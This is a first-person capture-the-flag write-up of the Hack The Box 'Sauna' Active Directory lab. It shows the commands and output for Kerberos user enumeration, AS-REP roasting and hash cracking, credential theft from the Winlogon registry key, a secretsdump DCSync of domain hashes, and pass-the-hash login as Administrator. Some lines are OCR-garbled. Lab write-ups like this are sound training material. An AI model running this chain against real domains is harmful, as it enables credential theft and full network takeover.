
Hack the Box> Sauna

Box Data

- **Difficulty:** Easy
- **OS:** Windows

I'm not proud to say this box absolutely kicked my ass. I'd never heard of the tools I'd have to use to root it. As per usual, we're starting with an aggressive nmap scan.



```
>nmap -A -T4 -p- -v -oN portscan.txt 10.10.10.175
    Nmap scan report for 10.10.10.175
    Host is up (0.041s latency).
    Not shown: 65515 filtered ports
    PORT      STATE SERVICE       VERSION
    53/tcp    open  domain?
    | fingerprint-strings:
    |   DNSVersionBindReqTCP:
    |     version
    |_    bind
    80/tcp    open  http          Microsoft IIS httpd 10.0
    | http-methods:
    |   Supported Methods: OPTIONS TRACE GET HEAD POST
    |_  Potentially risky methods: TRACE
    |_http-server-header: Microsoft-IIS/10.0
    |_http-title: Egotistical Bank :: Home
    88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-05-10 07:26:47Z)
    135/tcp   open  msrpc         Microsoft Windows RPC
    139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
    389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
    445/tcp   open  microsoft-ds?
    464/tcp   open  kpasswd5?
    593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
    636/tcp   open  tcpwrapped
    3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
    3269/tcp  open  tcpwrapped
    5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
    |_http-server-header: Microsoft-HTTPAPI/2.0
    |_http-title: Not Found
    9389/tcp  open  mc-nmf        .NET Message Framing
    49667/tcp open  msrpc         Microsoft Windows RPC
    49673/tcp open  msrpc         Microsoft Windows RPC
    49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
    49675/tcp open  msrpc         Microsoft Windows RPC
    49686/tcp open  msrpc         Microsoft Windows RPC
    49695/tcp open  msrpc         Microsoft Windows RPC
```

Immediately I start rubbing at my head, afterall, I’m new at this. I start looking at the services, not recognizing a few that I spend a while looking up, as I had never heard of Kerberus and I’m very unexperienced with Active Directory. After getting my bearings as to what everything is, I decide to peek at the website being hosted, crawl it for a few seconds before thinking it a waste of time. I try to login to the SMB to check for anonymous authentication, but no chance.

I turn to the RPC, and have to find credentials. So to collect info from the website we go. Good thing companies have naming conveniences.

```
>cat possibleusers
    FSmith
    F.Smith
    HBear
    H.Bear
    HuuuugeBear
    SKerb
    S.Kerb
    BTaylor
    B.Taylor
    SCoins
    S.Coins
    SDriver
    S.Driver
```

Quickly running this through an nmapKerberos enumeration script, we canFigure out that Fergus Smith is Indeed a user.

```
>nmap -p 88 -script krb5-enum-users --script-args
krb5-enum-users.realm=egotistical-bank.local,userdb=possibleusers 10.10.10.175
    Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 09:22 BST
    Nmap scan report for 10.10.10.175
    Host is up (0.046s latency).

    PORT   STATE SERVICE
    88/tcp open  kerberos-sec
    | krb5-enum-users:
    | Discovered Kerberos principals
|_     FSmith@egotistical-bank.local
```

This is where I started looking at how to attack Kerberos since a brute force attack sounded just boring and efficient. Here is where I discovered Kerb-Roasting. And our friend Fergus Smith was not pre-authenticated, so I did the thing, I roasted Fergus.

Once the password hash was captured during the (failed) authentication process, we delicately put it in hashcat and run it through rockyou.

```
---------------------------------------------------------------------------------------------------------------
>GetNPUsers.py -dc-ip 10.10.10.175 egotistical-bank.local/Fsmith -format hashcat
-outputfile hashes.roast
        Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth
        Corporation

        Password:
        [*] Cannot authenticate Fsmith, getting its TGT

        $krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:b5ada988555ffaf782dd83369ffa34c7$52
        ee1a884a1752854f5f2fe76b523e9810eca861633d9efd922a7602088f590f5e04b640788d5d395
        09aa151a511295ef5fe0e7d1ea5d1e45957691ff56a7dd5689addabcac888ae205b1ffb1dce3543
        3bfa2696394938788a8323eedac540f7b78c066ea16d36a454d6d4a71703fa04f25576e22d16539
        d399bacc251e6118c2de5cdef4f9282761c891221bfd45b633665e4ea724e380fcd3f014baccbd8
        e4404a509e7a978e270c7e88e9f5d48dad277232a5ee24bf052789269cf170cf93121ec95c7ecd4
        c7c47bc99afda01b319de0305bc966e712ff3f3c72929f6d1509857acf9c03416f76d0b88cf7377
        391b47b7ea14f05db5709ba394136eb9de0f

>hashcat -m 18200 --force -a 0 hashes.roast ~/wordlists/rockyou.txt
---------------------------------------------------------------------------------------------------------------
```

It cracked. We got the credentials for Fergus. I take a long around the parts of the SMB that Fergus can access, nothing but boring printer drivers.

```
---------------------------------------------------------------------------------------------------------
>rpcclient -U Fsmith 10.10.10.175
    Enter WORKGROUP\Fsmith's password: ***********
>rpcclient $> enumdomusers
    user:[Administrator] rid:[0x1f4]
    user:[Guest] rid:[0x1f5]
    user:[krbtgt] rid:[0x1f6]
    user:[HSmith] rid:[0x44f]
    user:[FSmith] rid:[0x451]
    user:[svc_loanmgr] rid:[0x454]
----------------------------------------------------------------------------------------------------------
```

So we log into the RPC and enumerate the users. Querying them, turns out that Fergus is the only one that's not Pre-Authed. So no point trying to breach something here, its time to check if I can log in through WIn-RM using his credentials.

```
----------------------------------------------------------------------------------------------------------
        evil-winrm -i 10.10.10.175 -u Fsmith -p Thestrokes23
        *Evil-WinRM* PS C:\Users\FSmith\Documents> cd ~/Desktop
        *Evil-WinRM* PS C:\Users\FSmith\Desktop> download user.txt
----------------------------------------------------------------------------------------------------------
```

User flag is nabbed. I upload WinPeas...

```
----------------------------------------------------------------------------------------------------------
        *Evil-WinRM* PS C:\Users\FSmith\Desktop> upload ~/Pentest/winPEAS.exe
----------------------------------------------------------------------------------------------------------
```

...which tells me that there might be AutoLogin credentials in memory. Great, I run a few reg queries, and land one that strikes it.

```
----------------------------------------------------------------------------------------------------------
        reg query "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\Currentversion\Winlogon"
----------------------------------------------------------------------------------------------------------
```

The register dumps the credentials for the “svc_loanmgr” account. Lovely. I log into svc_loanmgr and its barren. I spend a good while looking things up, and find out that if Active Directory relationships are poorly set up, its possible to dump the credential hashes for the accounts. I try to use Impacket’s secretdump.py with your friend Fergus “fsmith”. No luck.

However…

Svc_loanmgr is much more friendly, and talks loud.

```
----------------------------------------------------------------------------------------------------------
>secretsdump.py-just-dc-ntlmegotistical-bank.local/svc_loanmgr:'*******************’**
****'@10.10.10.175
```

```
    Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth
    Corporation

    [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
    [*] Using the DRSUAPI method to get NTDS.DIT secrets
    Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab
    9dff:::
    Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
    EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84
    fb7f5f1beab9a201db1dd:::
    EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84
    fb7f5f1beab9a201db1dd:::
    EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb317
    97c39a9b170b04058ba2bba48c:::
    SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:d075412ecd717b6b3b12baa4d20f216d::
    :
```

Whilst I could of done a golden ticket exploit, it was 6 am and I wanted that root.txt, so I logged in with the hash instead.

```
jarv@Dum8n4m3:~/htb/Sauna$ evil-winrm -i 10.10.10.175 -u Administrator -H
d9485863c1e9e05851aa40cbb4ab9dff

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> download root.txt
```

And then I went to sleep. And I had good dreams.